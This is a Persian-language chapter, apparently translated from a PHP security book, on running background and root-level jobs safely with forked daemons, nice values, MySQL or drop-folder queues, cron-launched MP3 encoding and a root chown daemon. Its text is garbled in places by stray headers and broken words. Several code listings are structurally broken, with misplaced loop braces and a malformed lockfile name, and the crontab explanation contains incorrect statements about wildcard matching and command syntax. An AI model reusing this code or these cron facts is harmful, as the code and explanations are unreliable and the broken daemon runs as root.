این پردازش دایمون (و هر فرزندی که شاخه دهی نماید) وارد یک حلقه‌ی بی‌نهایت خواهد شد. جهت این دایمون، به این دلیل که پرچم `child$` برابر با `FALSE` است، این حلقه شامل بررسی این امر است که آیا یک فرزند باید کشته شود یا خیر (و در صورت نیاز انجام این کار) و فرزندان جدید را ایجاد می‌کند. جهت هر فرزند، مقدار `fork$` برابر با ۰ است و بنابراین این پردازش فوراً وارد عبارت `else` می‌شود که در آنجا، پرچم `child$` برابر با `TRUE` قرار می‌گیرد، `PID` مختص خود را دریافت می‌کند و یک پیام را در لاگ می‌نویسد. به صورت متناوب، فرزند می‌خواهد و وارد می‌شود تا زمانی که کشته شود. این دایمون به اجرا ادامه خواهد داد تا زمانی که خودش از سوی کنسول، کشته شود.

ما اکنون، خروجی این اسکرپت را نمایش می دهیم که تنها بر روی کنسول اعلام می کند که در حال ایجاد یک فرزند است، PID این فرزند را گزارش می کند و سپس خارج می شود.

```
Forking into the background now...  
Started background daemon with PID 29617.
```

از اینجا، ما باید به فایل لاگی توجه کنیم که در حال تولید شدن توسط تمامی این فراخوان های پیش زمینه جهت تابع dlog() می باشد. بخشی از یک لاگ نمونه ی تولید شده توسط این دایمون در اینجا نشان داده شده است:

```
File descriptor was inherited from original process.  
29617 I am up and running as a daemon.  
29618 Starting up as child.  
29617 Added 29618 to children.  
29619 Starting up as child.  
    29618 Checking in after 2484000 microseconds.  
29617 Added 29619 to children.  
    29619 Checking in after 1085000 microseconds.  
29620 Starting up as child.  
29617 Added 29620 to children.  
    29618 Checking in after 2850000 microseconds.  
    29619 Checking in after 958000 microseconds.  
29617 Killing 29618 now  
    29618 Received signal 15.  
    29618 Terminating.  
29617 Received signal 20.  
29617 Caught SIGCHLD from 29618, status was 0.
```

...

راپانه ای

```
29617 Received signal 15.
    29635 Received signal 15.
        29635 Terminating.
    29636 Received signal 15.
        29636 Terminating.
    29639 Received signal 15.
        29639 Terminating.
29617 Terminating. Array
(
    [0] => 29635
    [1] => 29636
    [2] => 29639
)
```

این خروجی فایل لاگ نشان دهنده‌ی ایجاد چند فرزند اول و سپس اولین فرزند منقضی شده‌ی در حال کشته شدن می‌باشد. بعد از علامت سه نقطه، دایمون گزارش می‌کند که یک سیگنال TERM ارسال شده با دستور کنسول kill 29617 را دریافت نموده است.

#### ۱۲,۲,۲,۶ استفاده از Nice جهت تخصیص یک اولویت پایین تر

ما استفاده از سیگنال‌ها و فرزندان را جهت کنترل اجرای وظایف پس زمینه مورد بحث قرار دادیم ولی یک روش سوم نیز وجود دارد، روشی که به شما اجازه می‌دهد تا اولویت نسبی یک پردازش پس زمینه را تغییر دهید. ممکن است هنگام خواندن کد قبلی متوجه شده باشید که هر فرزند یک تابع را با نام `proc_nice()` با مقدار ۲۰ فراخوانی می‌کند.

هر پردازش یونیکس دارای یک مقدار `nice` است که به کرنل در خصوص اولویت اجرای آن پردازش، اطلاعات می‌دهد. هر چه مقدار `nice` بالاتر باشد، یک پردازش جهت خارج شدن از مسیر و آزاد نمودن منابع جهت سایر پردازش‌ها هنگام مشغول بودن سیستم آماده‌تر است. دامنه‌ی مقادیر از -۲۰ (بالاترین اولویت، پایین‌ترین خوبی) تا ۲۰ (پایین‌ترین اولویت، بالاترین خوبی) را در بر می‌گیرد. مقدار خوبی ارسال شده به سیستم عامل توسط یک اسکریپت PHP را می‌توان از مقدار پیش‌فرض ۰ با استفاده از تابع `proc_nice()` افزایش داد (ولی نیم توان مقدار آن را کاهش داد مگر اینکه به عنوان کاربر `root` در حال اجرا باشد) (برای اطلاعات بیشتر ن.ک.).

به طور کلی، برنامه‌های وب باید هیچ‌گاه اولویت خود را تغییر ندهند ولی وظایف دسته‌ای پس زمینه از قبیل وظایفی که ما در این فصل با آن‌ها سر و کار داریم، نامزدهای محتمل جهت این کار هستند. وظایف دسته‌ای



با مصرف CPU بالا می‌تواند با قرار دادن مقدار خوبی خود برابر با ۲۰ تضمین کنند که منابع سیستمی را مشغول نمی‌کنند.

## ۱۲.۳ استراتژی‌های بهره‌برداری

اکنون که ما بعضی از موارد خاصی را که شما می‌توانید جهت اجرای ایمن عملیات سطح root و عملیات با مصرف منابع بالا انجام دهید مورد بررسی قرار دادیم، تعدادی استراتژی بهره‌برداری کلی را جهت کمک به شما جهت رسیدن به این اهداف، ارائه می‌کنیم.

عامل مشترک در مدیریت هر دو نوع فعالیت‌های غیر ایمن عبارت از جداسازی آن‌ها از برنامه‌ی آنلاین شما و اجرای آن‌ها در پس‌زمینه است. هدف انتقال آن‌ها به پس‌زمینه تا حد زیادی جهت این دو نوع متفاوت خطر، مختلف خواهد بود. جهت عملیات سطح root، گام میانی تضمین می‌کند که عملیات درخواست شده نامناسب نیست. جهت عملیات با مصرف منابع بالا، این امر تضمین می‌کند که منابع در حال حاضر جهت اجرای این عملیات در دسترس هستند بدون اینکه بر روی کارایی سرور شما تاثیر بگذارند.

API که ما جهت مدیریت عملیات سطح root پیشنهاد دادیم قادر به مدیریت ایمن عملیات سطح root می‌باشد. با این حال، مدیریت عملیات با مصرف بالای منابع به مقدار بسیار زیادی پیچیده‌تر است و ما اکنون به آن می‌پردازیم.

### ۱۲.۳.۱ مدیریت عملیات با مصرف بالای منابع با یک صف

مدیریت یک صف از وظایف با مصرف بالای منابع که احتمالاً تاخیر دارند بسیار پیچیده‌تر از مدیریت عملیات سطح root می‌باشد و در نتیجه سرور شما و داده‌های کاربران شما را در برابر ریسک‌های قابل اجتناب قرار می‌دهد. ما اکنون به این امر می‌پردازیم و بر سه مسئله‌ی متفاوت تمرکز می‌کنیم:

- چگونگی ساختن یک صف از وظایف به گونه‌ای که به شیوه‌ای غیرایمن اجرا نشوند
- چگونگی آغاز نمودن اسکریپت‌های پردازش دسته‌ای به گونه‌ای که به صورت ایمن توسط پردازنده‌ی دسته‌ای اجرا شوند
- چگونه یک برنامه‌ی وب می‌تواند وضعیت یک وظیفه‌ی پس‌زمینه را ردیابی نموده و نتایج را بعد از تکمیل دریافت کند

۱۲,۳,۱,۱

## چگونگی ساخت یک صف

ساختن یک صف به گونه‌ای که برنامه‌ی وب شما بتواند شروع به انتقال وظایف نماید اولین گام در مدیریت این وظایف با مصرف بالای منابع به شیوه‌ای ایمن می‌باشد به گونه‌ای که اجرای آن‌ها سرور شما و یا داده‌های کاربران شما را به خطر نیندازد.

۱۲,۳,۱,۲

## استفاده از یک فولدر دراپ جهت صف‌بندی کوتاه مدت

ساده‌ترین نوع صف که مناسب جهت استفاده با وظایفی است که می‌تواند بدون تاخیر زیاد کامل شوند عبارت از یک فولدر که در آن، برنامه‌ی وب، داده‌هایی را که باید پردازش شوند، می‌نویسد، هست. پردازنده‌ی دسته‌ای این فولدر را به دنبال فایل‌های جدید بررسی می‌کند که یا بر اساس زمان (فایل در دامنه‌ی زمانی از زمان آخرین بررسی پردازنده ایجاد شده است) یا بر اساس قاعده‌ی نام گذاری (برای مثال، دارای یک پسوند `new` می‌باشد) تشخیص را انجام می‌دهد. در ادامه، پردازنده، داده‌ها را ارسال می‌کند تا توسط سیستم پردازش شوند و به آن دسترس می‌دهد تا نتایج را در جایی قرار دهد که در آن، برنامه‌ی وب (که صبورانه منتظر بوده است) بتواند آن‌ها را پیدا کرده و جهت کاربر ارسال نماید.

هنگام کار با فایل‌های موجود در یک فولدر دراپ، پردازنده‌ی دسته‌ای باید قادر به پاسخ به هر چهار سوال زیر باشد:

- کدام فایل‌ها همچنان نیازمند پردازش هستند؟
- آیا فایلی وجود دارد که به نظر تحت پردازش باشد ولی در واقع نباشد به این دلیل که خطایی طی پردازش رخ داده و یا سیستم ری استارت شده است؟
- نتایج باید کجا ذخیره شوند؟
- بعد از پردازش چه اتفاقی جهت فایل‌های اصلی می‌افتد؟

استراتژی‌هایی جهت پاسخ به این سوالات شامل این موارد می‌باشد: انتقال فایل‌های تحت پردازش به یک فولدر متفاوت، تغییر نام فایل‌ها جهت ردیابی وضعیت و این امر که کدام ID پردازش در حال کار با داده‌ها است و استفاده از یک فولدر دراپ ثانویه جهت ذخیره‌ی نتایج که در آن، این نتایج می‌توانند توسط برنامه‌ی وب یافت شوند. دایمون ممکن است فایل‌های اصلی و پردازش شده‌ی باقی مانده را به تنهایی پاک‌سازی نماید و یا به یک اسکریپت مجزای جمع‌آوری آشغال تکیه کند.

۱۲,۳,۱,۳

## استفاده از IMAP جهت صف‌بندی طولانی مدت‌تر

تعدادی صف وجود دارد که از قبل در هر سیستمی وجود دارند، که ایمیل یکی از معمول‌ترین و برجسته‌ترین موارد می‌باشد. در واقع، ابزار مدیریت ایمیل سیستم یک راه حل داخلی را جهت مسئله‌ی صف‌بندی وظایف دسته‌ای که نیازمند مقادیر قابل توجهی زمان پردازش هستند ارائه می‌دهد. با فرمت نمودن درخواست‌های وظایف به صورت پیام‌های ایمیل، شما می‌توانید از مزیت زیرساخت موجود ایمیل بهره برده و از صندوق ایمیل IMAP به عنوان یک صف پردازش استفاده کنید.

بر اساس این روش، هنگامی که اسکریپت پردازش دسته‌ای شما فراخوانی می‌شود، صندوق ورودی برنامه را جهت یافتن پیام‌های جدید بررسی می‌کند. در ادامه، این پیام‌ها را بررسی می‌کند تا درخواست‌های معتبر را بیابد، پردازش فرزند را ایجاد می‌کند تا هر کدام از آن‌ها را مدیریت نماید که این امر تا یک حد از قبل تعیین شده خواهد بود. این اسکریپت هر نوع پیام جعلی موجود را حذف کرده و از صندوق ورودی بیرون می‌اندازد.

هنگامی که هر پردازش فرزند پایان می‌یابد، تمیزکاری را با انتقال پیام‌های خود به خارج از صندوق ورودی و به درون یک فولدر دیگر انجام داده و نتایج را به عنوان یک الصاقیه به ایمیل می‌جسباند. برنامه‌ی وب می‌تواند نتایج را از آنجا دریافت کند و یا پیام را حذف کند و یا به عنوان خوانده شده آن را نشان نموده و آن را به عنوان یک تاریخچه از وظیفه‌ی انجام شده در فولدر باقی بگذارد. سرورهای IMAP می‌توانند به شکلی موثر فولدرهای ایمیل را با هزاران پیام در داخل آن‌ها، مدیریت نمایند.

بر روی یک سرور با IMAP نصب شده، یا با نصب ساده‌ی آن از طریق یک بسته یا پورت، استفاده از ایمیل به عنوان یک سیستم پیام دهی و صف‌بندی وظایف به این صورت می‌تواند باعث صرفه جویی زمانی بسیاری جهت شما شود چرا که مجبور به بهره‌برداری از سیستم خود نیستید. در حالی که این امر موجب افزایش پیچیدگی برنامه‌ی شما با گسترش تعداد زیر سیستم‌هایی می‌شود که شما باید با آن‌ها ارتباط برقرار نمایید، سرورهای ایمیل و IMAP قوی بوده و به دلیل استفاده‌ی گسترده‌ی روزمره بر روی اینترنت، امنیت آن‌ها اثبات شده است. از سوی دیگر، اگر شما برنامه‌ی خود را بر روی سروری توسعه دهید یا بهره‌برداری کنید که دارای پشتیبانی از IMAP نباشد، یا نیاز دارید که برنامه را به یک سیستم عامل غیر سرور در پایین دست، پورت کنید، ممکن است این راه حل را نادیده بگیرید و صف خود را ایجاد کنید.

## استفاده از یک پایگاه‌داده جهت صف‌بندی

۱۲,۳,۱,۴

یک جایگزین جهت روش IMAP جهت مدیریت وظایف دسته‌ای با مصرف منابع بالا و در نتیجه زمان بر این است که آنها را در یک پایگاه‌داده ذخیره کنید.

کد MySQL جهت ایجاد چنین پایگاه‌داده‌ای ممکن است به این صورت باشد:

```
CREATE TABLE jobs (
  id INT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
  request TEXT,
  created DATETIME,
  started DATETIME,
  finished DATETIME,
  data TEXT,
  result TEXT,
  status VARCHAR(255),
  INDEX ix_status ( status )
);
```

مورد

اسکرپت پردازنده‌ی شما باید وظایف پردازش نشده را بر اساس وضعیت آنها بازیابی کند، آنها را جهت پردازش ارسال نماید (فیلدهای `started` و `status` را به روز رسانی کند)، نتایج را ذخیره کند (و دوباره فیلدهای `finished` و `status` را به روز رسانی کند) و به کاربر اطلاع دهد که نتایج جهت بازخوانی در دسترس هستند. در اینجا یک کلاس PHP جهت مدیریت این وظایف ارائه شده است.

<?php

```
class jobManager {
  public $id; // the record id in the jobs db
  public $request; // request to processor api
  public $created; // mysql datetime of insertion in the queue
  public $started; // mysql datetime of start of processing
  public $finished; // mysql datetime of end of processing
  public $data; // optional data to be used in carrying out request
  public $result; // response to request
  public $status; // status of the job: new, running, or done

  private $db; // database handle - an open mysql/mysql database
```

```

// constructor assigns db handle
public function __construct( $db ) {
    if ( get_class( $db ) != 'mysqli' ) {
        throw new Exception( "\$db passed to constructor
                                is not a mysqli object." );
    }
    $this->db = $db;
}

// insert() inserts the job into the queue
public function insert() {
    if ( empty( $this->request ) ) {
        throw new Exception( "Will not insert job with empty request." );
    }
    $query = "INSERT INTO jobs SET id='',
                request='{\$this->esc(\$this->request)}',
                created=now(),
                data='{\$this->esc(\$this->data)}',
                status='new' ";

    $result = $this->db->query( $query );
    if ( !$result ) {
        throw new Exception( "Unable to insert job using query $query
                                -- " . $this->db->error() );
    }
    // get id of inserted record
    $this->id = $this->db->insert_id;

    // load job back from database (to get created date)
    $this->load();

    return TRUE;
}

// jobManagerClass.php continues

```

شما این کلاس را با تنظیم یک گروه بزرگ از متغیرهای عمومی که همگی دارای نام های واضحی هستند و یک متغیر خصوصی، یک منبع پایگاه داده، آغاز می کنید. این روش سازنده تنها این امر را بررسی می کند که آیا این منبع معتبر است یا خیر. در ادامه اولین مورد از یک مجموعه ی کامل از روش ها قرار می گیرد که در این حالت insert() می باشد، که همه ی این روش ها دارای ساختارهای مشابه هستند:

- بررسی به دنبال شرایط مختلف خطا
- ایجاد یک کوئری
- بررسی اینکه کوئری با موفقیت اجرا شده است
- ذخیره‌ی نتایج در متغیرهای مناسب کلاس
- بازگشت یک مقدار مناسب

↪

```
// continues jobManagerClass.php

// load() method loads the job with $this->id from the database
public function load() {
    // id must be numeric
    if ( !is_numeric( $this->id ) ) {
        throw new Exception( "Job ID must be a number." );
    }

    // build and perform SELECT query
    $query = "SELECT * FROM jobs WHERE id='$this->id' ";
    $result = $this->db->query( $query );

    if ( !$result ) throw new Exception( "Job #${this->id} does not exist." );

    // convert row array into job object
    $row = $result->fetch_assoc();
    foreach( $row AS $key=>$value ) {
        $this->{$key} = $value;
    }

    return TRUE;
}
```

«پایه ای»



```
// next() method finds and loads the next unstarted job
public function next() {
    // build and perform SELECT query
    $query = "SELECT * FROM jobs WHERE status='new'
            ORDER BY created ASC LIMIT 1";
    $result = $this->db->query( $query );

    if ( !$result ) {
        throw new Exception( "Error on query $query
                            -- " . $this->db->error() );
    }

    // fetch row, return FALSE if no rows found
    $row = $result->fetch_assoc();
    if ( empty( $row ) ) return FALSE;

    // load row into job object
    foreach( $row AS $key=>$value ) {
        $this->{$key} = $value;
    }
}
```

راهنمای عملیات خدماتی رایانه ای

```
return $this->id;
}

// start() method marks a job as being in progress
public function start() {
    // id must be numeric
    if ( !is_numeric( $this->id ) ) {
        throw new Exception( "Job ID must be a number." );
    }

    // build and perform UPDATE query
    $query = "UPDATE jobs SET started=now(), status='running'
        WHERE id='$this->id' ";
    $result = $this->db->query( $query );

    if ( !$result ) {
        throw new Exception( "Unable to update job using query $query
            -- " . $this->db->error() );
    }

    // load record back from db to get updated fields
    $this->load();

    return TRUE;
}

// finish() method marks a job as completed
public function finish( $status='done' ) {
    // id must be numeric
    if ( !is_numeric( $this->id ) )
        throw new Exception( "Job ID must be a number." );

    // build and perform UPDATE query
    $query = "UPDATE jobs
        SET finished=now(),
            result='{ $this->esc( $this->result ) }',
            status='{ $this->esc( $status ) }'
        WHERE id='$this->id' ";
    $result = $this->db->query( $query );

    if ( !$result ) {
        throw new Exception( "Unable to update job using query $query
            -- " . $this->db->error() );
    }
}
```

```
// load record back from db to get updated fields
$this->load();

return TRUE;
}

// esc() utility escapes a string for use in a database query
public function esc( $string ) {
    return $this->db->real_escape_string( $string );
}

// end of jobManager class
}

?>
```

روش های باقی مانده، که نام های آن ها، کارشان را مشخص می کند، از همین چارچوب کلی که قبلا بیان شد، تبعیت می کنند. ما استفاده از این کلاس را در ادامه ی این فصل، نمایش خواهیم داد.

#### ۱۲,۳,۱,۵ آغاز نمودن پردازش دسته ای

اکنون که روش های مختلف ایجاد یک صف را مورد بررسی قرار دادیم، حال به آغاز نمودن خود پردازش دسته ای می پردازیم که باز هم باید به شیوه ای انجام شود که هر نوع ریسک جهت سرور شما و یا داده های کاربران شما را به حداقل برساند. ما دو روش ممکن را نشان می دهیم: استفاده از دایمون cron جهت شروع متناوب پردازش دسته ای و ایجاد دایمون خود شما در PHP جهت جستجو به دنبال و اجرای وظایف صف بندی شده.

#### ۱۲,۳,۱,۶ استفاده از cron جهت اجرای یک اسکریپت

دایمون سیستمی cron به عنوان کاربر root اجرا می شود ولی می تواند هویت هر کاربر را هنگام اجرای وظایف زمان بندی شده، اتخاذ کند. این دایمون به صورت تناوبی بیدار می شود و یک مجموعه از فایل های تنظیمی را بررسی می کند (با نام crontabs که هر کاربر یکی از آنها دارد) تا ببیند آیا وظایف زمان بندی شده ای وجود دارند که باید اجرا شوند یا خیر. اگر وجود داشته باشد، دستورات به عنوان مالک crontab اجرا می شوند و خروجی جهت هر گیرنده ای که در crontab تنظیم شده باشد ارسال خواهد شد.

شما می توانید تصمیم بگیرید که cron، اسکریپت پردازش دسته ای شما را به صورت متناوب جهت مثال در هر سه دقیقه، اجرا کند. با این حال، اگر این کار را انجام دهید باید نوعی مکانیسم ایجاد کنید که مانع دو

یا چند اسکریپت شود که سعی نکنند تا یک ورودی کوثری یکسان را با هم پردازش کنند. این امر به این دلیل است که اگر یک پردازنده‌ی دسته‌ای بیش از سه دقیقه‌ی زمان بندی شده وقت نیاز داشته باشد تا وظایف موجود در صف را انجام دهد، این پردازنده در حال اجرا خواهد بود زمانی که cron پردازنده‌ی دسته‌ای بعدی را آغاز می‌کند. جهت ساده نگه‌داشتن مسئله در مثال قبلی، ما در ابتدا بررسی کنیم تا ببینیم که آیا یک اسکریپت پردازش دسته‌ای قبلی همچنان فعال است یا خیر و اگر فعال بود، خارج می‌شویم. یک بهره‌برداری پیچیده‌تر ممکن است به سایر عوامل بنگرد از قبیل متوسط بار CPU سیستم، تا تعیین کند که آیا فضای کافی جهت اجرای موارد بیشتر از پردازش دسته‌ای وجود دارد یا خیر.

اسکریپت زیر تلاش می‌کند تا به صورت تناوبی توسط cron فراخوانده شود. این اسکریپت از lockfiles جهت کشف پردازش‌های همزمان استفاده می‌کند به گونه‌ای که تعداد بیش از حدی از انکدرهای mp3 موازی را شروع نکند.

```
<?php

// log file
$log = 'mp3Processor.log';

// limit on number of concurrent processes
$concurrencyLimit = 2;

// dropFolder
$dropFolder = '/tmp/mp3drop';

// audio encoding command
$lame = '/opt/local/bin/lame --quiet ';

// get process ID
$pid = posix_getpid();

// check for .wav files and .job files
$dir = dir( $dropFolder );
$wavs = array();
$jobs = array();
```

```
// check drop folder for lockfiles (with .job extension) and .wav files
while( $entry = $dir->read() ) {
    $path = $dropFolder . '/' . $entry;
    if ( is_dir( $path ) ) continue;
    $pathinfo = pathinfo( $path );
    if ( $pathinfo['extension'] === 'job' ) {
        $filename = $pathinfo['basename'];
        $jobs[ $filename ] = $dropFolder . '/' . $filename;
        continue;
    }

    if ( $pathinfo['extension'] === 'wav' ) {
        $wavs[] = $path;
    }
}
$dir->close();
unset( $dir );

// mp3Processor.php continues
```

این اسکریپت با تنظیم متغیرهای ضروری آغاز می شود و یک فهرست از فایل های موجود wav و job را از فولدر دراپ، استخراج می کند.

عملیات خدایه های رایانه ای

```
// continues mp3Processor.php

if ( empty( $wavs ) ) {
    processorLog( "No wavs found." );
}
else {
    // for each .wav found, check to see if it's being handled
    // or if there are too many jobs already active
    foreach( $wavs AS $path ) {
        if ( !in_array( $path, $jobs ) && count( $jobs ) < $concurrencyLimit ) {
            // ready to encode
            processorLog( "Converting $path to mp3." );

            // create a lockfile
            $pathinfo = pathinfo( $path );
            $lockfile = $pathinfo['dirname'] . '/' . $pathinfo['basename'] . '.job.';
            touch( $lockfile );

            // run at lowest priority
            proc_nice( 20 );

            // escape paths that are being passed to shell
            $fromPath = escapeshellarg( $path );
            $toPath = escapeshellarg( $path . '.mp3' );

            // carry out the encoding
            $result = shell_exec( "$lame $fromPath $toPath" );
            if ( $result ) {
                processorLog( "Conversion of $path resulted in errors: $result" );
            }
            else {
                processorLog( "Conversion of $path to MP3 is complete." );
            }

            exit();
        }
        // end if ready to encode
    }
    // end foreach $wavs as $path
}

// end if $wavs
}
```



```
// lib
function processorLog( $message ) {
    global $log, $pid;
    $prefix = date('r') . " [$pid]";
    $fp = fopen( $log, 'a' );
    fwrite( $fp, "$prefix $message\r\n" );
    fclose( $fp );
}
```

?>

بعد از بررسی اینگونه فایل ها جهت انکود کردن وجود دارند، شما بررسی می کنید که این فایل ها از قبل در فرآیند انکد شدن نباشند به این صورت که به دنبال یک فایل قفل (lockfile) می گردید (که یک فایل خالی با نام فایل wav می باشد ولی دارای پسوند job است) و سپس بررسی می کنید که تعداد وظایف در حال اجرا از محدوده ای که قبلاً مشخص شده است، فراتر نرفته باشد. اگر فایل آماده ای انکد می باشد، شما یک فایل قفل را ایجاد نموده و اولویت وظیفه ای انکود را تا حد ممکن در پایین ترین حالت تنظیم می کنید. از آنجا که شما باید یک دستور را جهت شل ارسال کنید، به دلایل امنیتی باید مطمئن شوید که مسیرهایی که در حال ارسال هستند به درستی با استفاده از تابع `escapeshellarg` (نادیده گرفته شده اند. در ادامه، شما وظیفه را جهت شل ارسال می کنید تا توسط انکودر رایگان LAME MP3 (در دسترس به عنوان یک بسته ی نصبی جهت توزیع ها و یه عنوان دانلود کد منبع در آدرس) پردازش شود و نتایج را گزارش می کنید. در نهایت، در یک بخش کتابخانه ای در انتهای این اسکریپت، شما تابع `processorLog` را تعریف می کنید که پیام ها را در یک فایل لاگ می نویسد.

ما می توانیم به `cron` بگوییم که اسکریپت `mp3Processor` را یک بار در هر دقیقه اجرا کند به این صورت که `crontab -e <username>` را اجرا می کنیم تا فایل مناسب `crontab` را ویرایش نماییم که در آن، `<username>` عبارت است از `UID` کاربری که باید در واقع این اسکریپت را اجرا کند. جهت انجام این کار، دو خط زیر را به فایل `crontab` اضافه کنید:

```
MAILTO=yourname@example.net
* * * * * /path/to/php /path/to/mp3Processor.php
```

در یک فایل `crontab` هر ورودی شامل یک مشخصه ی تناوبی و یک دستور جهت اجرا شدن برای هر دوره ای است که منطبق با آن مشخصه باشد. این مشخصه دارای پنج فیلد است که منطبق با دقیقه، ساعت، روز ماه، ماه و روز هفته (۰ برابر با یکشنبه و ۶ برابر با شنبه است) می باشند و این فیلدها می توانند مقادیر یا

\*wildcard باشند که منطبق با اولین رخداد هر مقدار دیگر است. بنابراین مشخصه‌ی **\*\*۲۰\*** منطبق است با:

- هر دقیقه‌ای
- هر ساعتی
- روز بیستم ماه
- هر ماهی
- هر روزی از هفته

به عبارت دیگر، این مشخصه منطبق خواهد بود با اولین رخداد هر روزی از ماه با شماره‌ی ۲۰ که برابر است با نیمه شب روز بیستم هر ماه. به شکل مشابه، یک مشخصه به شکل **۶۱ ۱۸ ۳۰ \*** تنها برابر خواهد بود با **۶.۳۰** بعد از ظهر روز اول ژوئن.

دیگر مورد مهمی که باید در مورد مشخصه‌های تناوبی **crontab** بدانید این است که یک مقدار تصادفی می‌تواند بر یک مقدار دیگر تقسیم شود؛ وقتی این اتفاق رخ دهد، مشخصه تنها زمانی منطبق خواهد بود که باقی مانده برابر با صفر باشد (یعنی هنگامی که مشخصه دقیقاً منطبق باشد). مشخصه‌ی **\*/5\*\*\*** منطبق با هر پنج دقیقه خواهد بود.

به این دلیل که فایل قفل وظیفه‌ی ردیابی این امر را به عهده دارد که کدام وظایف در صف از قبل تحت مدیریت سایر اسکریپت‌ها قرار دارند، **cron** در واقع یک روش ایده آل جهت شروع ایمن اسکریپت‌های پردازش دسته‌ای می‌باشد که نیازمند پردازش فوری نیستند. اگر یک کاربر می‌داند که مجبور خواهد بود نیم ساعت منتظر نتایج بماند، یک دقیقه انتظار بیشتر جهت **cron** برای پردازش، زمان اتلافی خواهد بود و حتی قابل نادیده‌گیری است.

### یک دایمون پردازش دسته‌ای PHP

۱،۲،۳،۱،۷

هنگامی که یک کاربر منتظر نتایجی است که باید حداکثر یکی دو ثانیه طول بکشند، یک دقیقه انتظار بیشتر جهت **cron** به منظور شروع اسکریپت پردازش دسته‌ای به هیچ وجه منطقی نیست. در این حالت، شما باید یک دایمون بنویسید که صف را با بسامد بالاتری بررسی کند، مثلاً در صورت نیاز هر ثانیه و پردازش‌های فرزند جدیدی را جهت مدیریت وظایف هنگام در دسترس قرار گیری منابع، ایجاد کند.

بنابراین، در اینجا یک مثال از یک دایمون ارائه می‌شود که به دنبال فایل‌هایی می‌گردد که نیازمند تغییر مالکیت هستند؛ این‌ها فایل‌هایی هستند که معمولاً توسط کاربر بدنام وب سرور یعنی nobody آپلود می‌شوند

```
<?php

// schedule signals
declare( ticks = 1 );

// set up signal handlers
pcntl_signal( SIGTERM, "sig_handler" );
pcntl_signal( SIGHUP, "sig_handler" );

// log file
$log = 'changeOwnershipDaemon.log';

// make sure we're root
if ( posix_getuid() != 0 ) {
    exit( "changeOwnershipDaemon must be run as root.\r\n" );
}

// limit paths
$allowedPaths = array( '/tmp', '/home/csnyder/uploads' );

// db config
$dbuser = 'username';
$dbpass = 'password';
$dbhost = 'localhost';
$dbname = 'pps';

// changeOwnershipDaemon.php continues
```

در چارچوب‌های عمومی خود، این اسکریپت بسیار مشابه با اسکریپتی می‌باشد که ما در بخش «یک دایمون نمایشی» آن را ارائه داده و مورد بحث قرار دادیم. جهت بحث دقیق، شما می‌توانید به بحث ما در اینجا مراجعه کنید. در اولین بخش این اسکریپت، شما تنها متغیرهای ضروری را آغاز می‌کنید.

```
// continues changeOwnershipDaemon.php

// import job queue manager class
include_once( 'jobManagerClass.php' );

// create daemon
$fork = pcntl_fork();
if ( $fork === -1 ) {
    exit("Could not fork.\r\n");
}
elseif ( $fork ) {
    // script exits, leaving daemon running
    exit("Started background permissionsDaemon with PID $fork.\r\n");
}

// daemon gets its own process ID
$dpid = posix_getpid();

// daemon detaches from the controlling terminal
if ( !posix_setsid() ) {
    dlog( "Daemon could not detach." );
    exit();
}
dlog( "Daemon running." );

// loop forever watching for queued jobs
while ( TRUE ) {
    // sleep for 5 seconds each loop
    sleep( 5 );
}

// changeOwnershipDaemon.php continues
```

در بخش بعدی این اسکریپت، شما دایمون را شروع به اجرا می‌کنید، آن را در یک حلقه‌ی بی‌نهایت `while( TRUE )` قرار می‌دهید که طی آن، این دایمون هر پنج ثانیه بیدار می‌شود تا به دنبال وظیفه‌ای بگردد که به توجه آن نیاز دارد.

```
// continues changeOwnershipDaemon.php

// db connection
$db = new mysqli ( $dbhost, $dbuser, $dbpass, $dbname );

// create a new job queue manager object
try {
    $job = new jobManager( $db );
}
catch ( Exception $e ) {
    exception_handler( $e );
}

// fetch next outstanding job in queue
while ( $job->next() ) {
    try {
        $job->start();
    }
    catch ( Exception $e ) {
        exception_handler( $e );
    }
}

// parse request
list( $command, $owner, $path ) = explode( ' ', $job->request );
dlog( "Starting job $job->id: $command $owner $path ... " );

// check for complete changeOwnership request
if ( $command != 'changeOwnership' || empty( $owner ) || empty( $path ) ) {
    $job->result = "Invalid command";
    $job->status = 'error';
}

// check for violations in allowed path
$allowed = FALSE;
foreach( $allowedPaths AS $pathpart ) {
    // look for match against allowed paths
    if ( substr( $path, 0, strlen( $pathpart ) ) == $pathpart ) {
        $allowed = TRUE;
        break;
    }
}

// check also for double-dots in path
if ( !$allowed || strpos( $path, '..' ) ) {
    $job->result = "Invalid path";
    $job->status = 'error';
}
```

```

// if no errors, then carry out request
if ( $job->status != 'error' ) {
    $success = @chown( $path, $owner );
    if ( !$success ) {
        $job->result = "Could not chown( $path, $owner )";
        $job->status = 'error';
    }
    else {
        $job->result = "OK";
        $job->status = 'done';
    }
}

// save job
try {
    $job->finish( $job->status );
}
catch ( Exception $e ) {
    exception_handler( $e );
}
dlog( "Finished job $job->id: $job->status" );
}

// close db connection
$db->close();

// unset db and job
unset( $db, $job );

// log every hour
if ( !isset( $lastLog ) || ( date( 'i' ) == '00'
    && date( 'h' ) != $lastLog ) ) {
    dlog( date( 'r' ) );
    $lastLog = date( 'h' );
}

// end while( TRUE ) loop
}
// changeOwnershipDaemon.php continues

```

این بخش بعدی از اسکریپت نشان می‌دهد که این دایمون چگونه وظیفه‌ی خاصی را مدیریت می‌کند که جهت نظارت آن تخصیص یافته است، یعنی تغییر مالکیت فایل‌ها. هر پنج ثانیه، این دایمون بیدار می‌شود، یک شیء جدید `jobManager` را ایجاد می‌کند و به دنبال افزودن‌های جدید به صف می‌گردد. هنگامی که یک مورد پیدا می‌کند، درخواست را به یک دستور، `ID` مالک و مسیر تقسیم می‌کند. بررسی می‌کند تا



مطمئن شود که این مسیر در مکانی قرار دارد که وی، یعنی دایمون، اجازه‌ی دستکاری در آنجا را دارد و معتبر است. اگر مسیر درست باشد، از تابع `chown()` استفاده می‌کند تا مالکیت فایل را تغییر دهد، فعالیت خود را لاگ کند، آن ورودی کوئری را به عنوان تمام شده نشان‌گذاری نماید و پاک‌سازی را انجام دهد. همچنین حضور خود را هر ساعت لاگ می‌کند.

```
// continues changeOwnershipDaemon.php

// lib
function dlog( $message ) {
    global $log, $dpid;
    $fp = fopen( $log, 'a' );
    fwrite( $fp, "$dpid $message\r\n" );
    fclose( $fp );
}

function exception_handler( $e ) {
    global $dpid;

    // log exception
    dlog( 'Caught exception: ' . $e->getMessage() );

    // send TERM signal to self
    posix_kill( $dpid, SIGTERM );
}
```

داده‌های رایجانه‌ای

```
function sig_handler( $signo ) {
    global $child, $children;
    dlog( "Received signal $signo." );

